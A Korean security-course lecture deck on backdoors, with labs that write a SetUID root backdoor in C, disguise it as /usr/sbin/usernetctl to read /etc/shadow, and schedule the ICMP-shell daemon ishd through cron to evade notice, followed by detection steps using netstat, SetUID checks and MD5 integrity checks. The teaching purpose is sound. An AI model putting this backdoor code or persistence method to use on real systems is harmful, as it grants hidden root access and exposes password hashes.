



9 백도어

IT CookBook, 정보 보안 개론과 실습 : 시스템 해킹과 보안(개정판)

❖ 학습목표

- 백도어의 종류를 이해한다.
- 운영체제에 따른 백도어의 종류를 파악하고, 이를 이용할 수 있다.
- 백도어를 탐지하고 제거할 수 있다.
- 백도어에 대한 보안 대책을 수립하고, 이를 수행할 수 있다.

❖ 내용

- 백도어에 대한 이해
- 리눅스/유닉스 백도어
- 백도어 탐지와 대응책



❖ 백도어와 트로이 목마

- 트로이 목마 : 사용자가 **의도치 않은 코드**를 정상적인 프로그램에 **삽입**한 프로그램
- 스파이웨어(Spyware) : 설치된 시스템의 **정보를 주기적으로 원격지의** 특정한 서버에 보내는 프로그램
- 백도어 : 원래 의미는 운영체제나 프로그램을 생성할 때 **정상적인 인증 과정을 거치지 않고**, 운영체제나 프로그램 등에 접근할 수 있도록 만든 일종의 통로, Administrative hook이나 트랩 도어(Trap Door)라고도 부름
개발된 후에는 삭제되어야 함에도 불구하고, 제품에 그대로 남아서 출시

트로이 목마도 백도어의 한가지라 할 수 있음

→ 원래의 목적은 원격 관리 프로그램으로 개발되었지만, 백도어로 악용됨.



❖ 백도어의 종류

- 로컬 백도어 : 로컬에서 서버의 셸을 얻어내 관리자로 권한을 상승할 때 사용,
공격자는 일반 계정이 하나 필요 함 (일반 계정에서 루트 계정으로 권한 상승)
- 원격 백도어 : 원격으로 관리자 권한을 획득해 시스템에 접근,
네트워크에 자신의 포트를 개방 (데몬처럼 동작)
로컬 백도어와는 달리 시스템 계정이 필요 없음

- 패스워드 크래킹 백도어 : 인증에 필요한 패스워드를 원격지 공격자에게 보내주는 역할
- 시스템 설정 변경 백도어 : 시스템 설정을 해커가 원하는 대로 변경하기 위한 툴
- 트로이 목마 형태의 프로그램 : **정상 프로그램 안에 숨겨진 프로그램**

처음부터 백도어를 목적으로 만들어진 것은 아니지만
백도어로 동작하는 경우, 윈도우에서는 웹 브라우저나
명령 창, 간단한 게임 등도 백도어와 섞을 수 있다.

이런 백도어를 실행하면 원하는 프로그램이 실행되면서
동시에 백도어도 설치

- 거짓 업그레이드 : 시스템을 패치하거나 업그레이드할 때 잘못된 프로그램 설치



실습 9-1 SetUID형 로컬 백도어 설치하고 이용하기

1 백도어 생성

- 백도어의 인수(argv[1] 즉, char exec[100])를 system() 명령으로 실행하는 형태
- SetUID 비트에 설정과 실행 권한 부여

```
gcc -o backdoor backdoor.c //일반 계정에서 컴파일  
chmod 4755 backdoor //루트 계정 전환 후, SetUID 실행 권한 부여
```

즉, 루트 권한 탈취 후 작업

backdoor.c

```
#include <stdio.h>
```

```
main (int argc, char *argv[]){  
    char exec[100];  
    setuid (0);  
    setgid (0);  
    sprintf (exec, "%s 2>/dev/null ", argv[1]);  
    system (exec);  
}
```




실습 9-1 SetUID형 로컬 백도어 설치하고 사용하기

2 백도어 동작

- “ ~ ” 안의 명령을 실행 해주는 프로그램

`./backdoor "ls"`



A terminal window titled 'wishfree@Fedora14:/wishfree' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
[wishfree@Fedora14 wishfree]$  
[wishfree@Fedora14 wishfree]$ ./backdoor "ls"  
backdoor backdoor.c  
[wishfree@Fedora14 wishfree]$
```

[그림 9-2] 백도어를 이용한 ls 명령 수행

Setuid 설정으로 인해 관리자의 권한으로 실행되는 ls 명령


- ls 이외 다른 명령어 실행 사례 (next slide)
 - id 명령어를 실행해 보자.



실습 9-1 SetUID형 로컬 백도어 설치하고 사용하기

- id 명령 실행 : 일반 계정에서 사용해도 uid, gid가 0, 즉 관리자 계정으로 출력
- SetUID 비트를 가지고 있는 backdoor 파일을 통해 passwd 파일도 조회 가능
 - 조회 시, 다음과 같이 출력

```
./backdoor "id"  
./backdoor "cat /etc/passwd"
```



```
wishfree@fedora14:~  
File Edit View Search Terminal Help  
[wishfree@fedora14 ~]$ ./backdoor "id"  
uid=0(root) gid=0(root) groups=0(root),500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023  
[wishfree@fedora14 ~]$ ./backdoor "cat /etc/passwd"  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin
```

(참고) 교재에서의 설정:

/etc/passwd 파일은 일반 계정이 읽을 수 있는 권한이 없음



실습 9-1 SetUID형 로컬 백도어 설치하고 이용하기

`./backdoor` //이제는 아무런 인자 없이 실행해 보자.

A terminal window titled 'wishfree@Fedora14:/wishfree' with a menu bar (File, Edit, View, Search, Terminal, Help). The command history shows: [wishfree@Fedora14 wishfree]\$ [wishfree@Fedora14 wishfree]\$./backdoor [wishfree@Fedora14 wishfree]\$ [wishfree@Fedora14 wishfree]\$

```
wishfree@Fedora14:/wishfree
File Edit View Search Terminal Help
[wishfree@Fedora14 wishfree]$
[wishfree@Fedora14 wishfree]$ ./backdoor
[wishfree@Fedora14 wishfree]$
[wishfree@Fedora14 wishfree]$
```

[그림 9-4] 아무런 인수 없이 실행된 backdoor

인자 없이 단순히 명령어만 실행하면 아무런 반응이 나타나지 않아,
관리자가 무슨 명령인지 파악하기 어려운 상태

오류 메시지가 출력되도록 프로그래밍 하지 않았다.
인자가 있으면 단지 루트 권한으로 실행 할 뿐.

이제 이 백도어를 백도어가 아닌 것 처럼 숨기자.



실습 9-1 SetUID형 로컬 백도어 설치하고 이용하기

3 백도어 설치

- 백도어 숨기기
- 바꿔치기에 적합한 대상 찾기

```
find / -perm 4755 //setuid가 설정된 파일 검색
```


- 바꿔치기 대상 후보의 조건
- 4000 권한이 설정되어 있지만,
- 일반적으로 거의 사용되지 않는 프로그램을 바꿔치기 할 대상으로 선택
(/usr/sbin/usernetctl를 선택하자)



실습 9-1 SetUID형 로컬 백도어 설치하고 이용하기

(/usr/sbin/usernetctl) 실행하여 그 interface를 흉내 내자.

/usr/sbin/usernetctl



```
root@Fedora14:/  
File Edit View Search Terminal Help  
[root@Fedora14 /]#  
[root@Fedora14 /]# /usr/sbin/usernetctl  
usage: usernetctl <interface-config> <up|down|report>  
[root@Fedora14 /]#
```

[그림 9-6] 백도어로 사용할 usernetctl 명령 실행

- 백도어 프로그램 실행 시 위와 **똑같이 실행 되도록 속일 수 있는 백도어** 만들기
주어진 명령의 실행 결과에 대한 출력 메시지를 파악하고,
해당 내용을 백도어의 출력 메시지로 설정해 주자.




실습 9-1 SetUID형 로컬 백도어 설치하고 이용하기

- 백도어 프로그램 실행 시 위와 똑같이 실행되도록 속일 수 있는 백도어 만들기

```
printf ("usage: usernetctl <interface-config>  
<up|down|report>Wn");
```

 기존 backdoor.c 의 마지막에 이 라인 추가

```
./backdoor2
```




A terminal window titled 'root@Fedora14:/wishfree' showing the execution of the backdoor2 program. The command './backdoor2' is entered and the output is 'usage: usernetctl <interface-config> <up|down|report>'. The output line is highlighted with a red box.

[그림 9-7] usernetctl 명령과 같은 결과로 출력되도록 변경한 backdoor2 실행 결과

- 만들어진 백도어 프로그램으로 원본 프로그램 바꿔치기

```
mv ./backdoor2 /usr/sbin/usernetctl
```



A terminal window titled 'root@Fedora14:/wishfree' showing the replacement of the usernetctl program. The command 'cp ./backdoor2 /usr/sbin/usernetctl' is entered, and the prompt 'cp: overwrite '/usr/sbin/usernetctl'? y' is shown. The command and prompt are highlighted with a red box.


[그림 9-8] backdoor2 파일을 usernetctl로 바꾸기



실습 9-1 SetUID형 로컬 백도어 설치하고 이용하기

- 바꾼 백도어 이용(가령, 관리자만 읽기 권한이 있는 shadow 파일 읽기를 해 보자)

```
/usr/sbin/usernetctl "cat /etc/shadow"
```



```
root@Fedora14:/wishfree
File Edit View Search Terminal Help
[root@Fedora14 wishfree]#
[root@Fedora14 wishfree]# /usr/sbin/usernetctl "cat /etc/shadow"
root:$6$SQQiikbM4iWKY0e6$81ZtpxIn1gfYCL3JIPGfWHwo8dBd5Tc13vzjjRC0DIhNEr8x2L3JSy9
H01AJTpahZ66Qm0Fqn4u8uA1jX0jgh/:14956:0:99999:7:::
bin:!:14789:0:99999:7:::
daemon:!:14789:0:99999:7:::
adm:!:14789:0:99999:7:::
lp:!:14789:0:99999:7:::
sync:!:14789:0:99999:7:::
shutdown:!:14789:0:99999:7:::
```

[그림 9-9] 백도어로 바꾼 usernetctl를 이용한 /etc/shadow 파일 읽기

이 외에도, 이와 같은 백도어를 이용하여 사실상 관리자 권한의 모든 명령어 실행 가능

→ 한편, 이와 같은 백도어를 어떻게 탐지할 것인가?


파일이 변경되었을 경우 이를 탐지하는 무결성 검사 프로그램을 활용 탐지 가능
혹은, diff/cmp 등의 명령어를 사용하여 파일시스템 정보 차이점 분석

백도어 만들기
백도어 숨기기
백도어 탐지하기



❖ 시스템 서버상의 각 데몬은 데몬을 운영하는 계정의 권한으로 운영

- http 데몬이 **root 계정**으로 운영되는 서버가 있는 경우, 일반 사용자가 이 웹에 접속할 경우, root 권한으로 접속한 효과
- 데몬이 **nobody 계정**으로 운영되는 경우, 일반 사용자가 웹에 접속 시 nobody 권한으로 시스템에 자료를 요청하게 됨
- 즉, root 권한으로 운영되는 데몬은 매우 보안에 취약한 상태
- **데몬의 실행 권한 설정의 중요성!**



[그림 9-22] 특정 데몬에 대한 로그인 시 권한 부여

데몬 프로세스를 루트 계정으로 운영해서는 안됨!



- 리눅스에서 백도어 동작 통제 : cron 같은 작업 스케줄러 명령을 활용
 - cron 데몬 : 일정 시간이 되면 자체적으로 프로그램을 실행, 중지하는 스케줄러
- 해커가 백도어를 심어 놓은 상태에서, 특정 시간에만 동작하도록 제어 가능




실습 9-3 자동 실행형 백도어 설치하고 이용하기

❖ cron 데몬 이해하기

1

vi /etc/crontab



```
root@Fedora14:/
File Edit View Search Terminal Help
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,f
ri,sat
# | | | | |
# * * * * * command to be executed
```

[그림 9-23] /etc/crontab 파일의 내용



실습 9-3 자동 실행형 백도어 설치하고 이용하기

```
02 4 * * * root run-parts /etc/cron.daily
```

- 앞의 숫자, * 3개 : 해당 프로그램이 실행될 시간으로, 각각 **분, 시, 날짜, 달, 요일**
- 모두 *이므로 **날짜, 달, 요일에 관계없이 매일 04시 02분에 실행**
- (사례) '30 16,17 5-7 */2 * reboot'
- 2개월마다(* /2), 5일부터 7일까지(5-7), 16시30분&17시 30분(30 16,17)에 재부팅

[표 9-1] crontab 파일의 시간 관련 설정 값

필드	사용할 수 있는 값
분	0~59
시	0~23
날짜	1~31
달	1~12 : 달 이름 사용 가능
요일	0 ~ 7 : 요일 이름 사용 가능 (0과 7은 일요일)



실습 9-3 자동 실행형 백도어 설치하고 이용하기

2 ishd 라는 백도어를 설치해 보자

■ ishd 백도어 툴 설치

```
tar xvf ish-v0.2.tar.gz  
make linux
```

특정 백도어(ishd)가 설치되었다는 가정하에
특정 시간대에서만 동작하도록 설정하는 방법 임

ish는 ICMP Shell의 약자이며,
ishd 데몬과 ish 클라이언트 프로그램을 사용하여
백도어를 구성하는 은닉 채널 통신 프로그램의 일종

■ 서버는 다음과 같이 실행

```
./ishd
```

■ 클라이언트는 다음과 같이 실행


```
./ish [서버의 IP 주소]
```

3 cron 데몬을 이용한 백도어의 구동과 중지

■ ishd 데몬이 매일 새벽 4~5시에 구동되므로 공격자는 이 시간에만 접속 시도

```
0 4 * * * ./ishd -i 65000 // 4시에 프로세스 생성  
0 5 * * * pkill -U root ishd // 5시에 프로세스 실행 종료
```

매일 새벽에만 동작하므로, 탐지하기 어려워 짐
프로세스가 관찰되기는 어렵고, cron 설정 파일을 자주 점검해야 함.



❖ 열린 포트 확인

- 백도어 상당수가 외부와의 통신을 위해 서비스 포트를 생성함
- 시스템에서는 **netstat 명령으로 열린 포트 확인**
- 일반 시스템에서 사용되는 포트는 그리 많지 않으므로 주의해서 살펴보면 백도어가 사용하는 포트의 확인이 가능하며, 또한 불필요한 포트는 모두 닫아야 함

❖ SetUID 파일 검사

- SetUID 파일 : 리눅스나 유닉스 시스템에서 로컬 백도어로서 강력한 기능을 함.
- SetUID가 설정된 파일 중에 추가, 변경된 것은 없는지 주기적으로 살펴야 함

❖ 바이러스와 백도어 탐지 툴 이용

- 잘 알려진 백도어는 대부분 바이러스의 일종으로 분류
- 백신 툴이나 탐지 툴에 의해 발견

❖ 무결성 검사

- 시스템에 어떤 변화가 일어나는지 알아보는 것.
- MD5 해시 기법을 사용하여 확인 (**전자 시스템 지문**)
- 파일 내용이 조금만 바뀌어도 MD5 해시 결과 값이 다르므로 관리자는 주요 파일의 MD5 값을 주기적으로 수집, 검사하여 파일의 변경 내역을 확인



실습 9-5 리눅스 백도어 탐지하고 제거하기

1 프로세스 확인

- 'ps -ef' 명령으로 시스템의 셸과 프로세스 소유자에 관계없이 **모든 프로세스 확인**

ps -ef

```
root@Fedora14:/  
File Edit View Search Terminal Help  
[root@Fedora14 /]#  
[root@Fedora14 /]# ps -ef  
UID          PID  PPID  C  STIME TTY          TIME CMD  
root           1      0  0  09:34 ?        00:00:02 /sbin/init  
root           2      0  0  09:34 ?        00:00:00 [kthreadd]  
root           3      2  0  09:34 ?        00:00:00 [ksoftirqd/0]  
root           4      2  0  09:34 ?        00:00:00 [migration/0]  
root           5      2  0  09:34 ?        00:00:00 [watchdog/0]  
root           6      2  0  09:34 ?        00:00:00 [events/0]  
root           7      2  0  09:34 ?        00:00:00 [cpuset]  
root           8      2  0  09:34 ?        00:00:00 [khelper]  
root           9      2  0  09:34 ?        00:00:00 [netns]  
root          10      2  0  09:34 ?        00:00:00 [async/mgr]  
root          11      2  0  09:34 ?        00:00:00 [pm]  
root          12      2  0  09:34 ?        00:00:00 [sync_supers]  
root          13      2  0  09:34 ?        00:00:00 [bdi-default]  
root          14      2  0  09:34 ?        00:00:00 [kintegrityd/0]  
root          15      2  0  09:34 ?        00:00:00 [kblockd/0]  
root          16      2  0  09:34 ?        00:00:00 [kacpid]  
root          17      2  0  09:34 ?        00:00:00 [kacpi_notify]  
root          18      2  0  09:34 ?        00:00:00 [kacpi_hotplug]  
root          19      2  0  09:34 ?        00:00:00 [ata_aux]
```

[그림 9-45] 'ps -ef' 명령 실행




실습 9-5 리눅스 백도어 탐지하고 제거하기

2 열린 포트 확인 :

- netstat 명령으로 시스템의 모든 포트 확인

netstat -an



```
root@Fedora14:/  
File Edit View Search Terminal Help  
[root@Fedora14 /]#  
[root@Fedora14 /]# netstat -an | more  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 0.0.0.0:55652           0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN  
tcp        0      0 :::111                  :::*                    LISTEN  
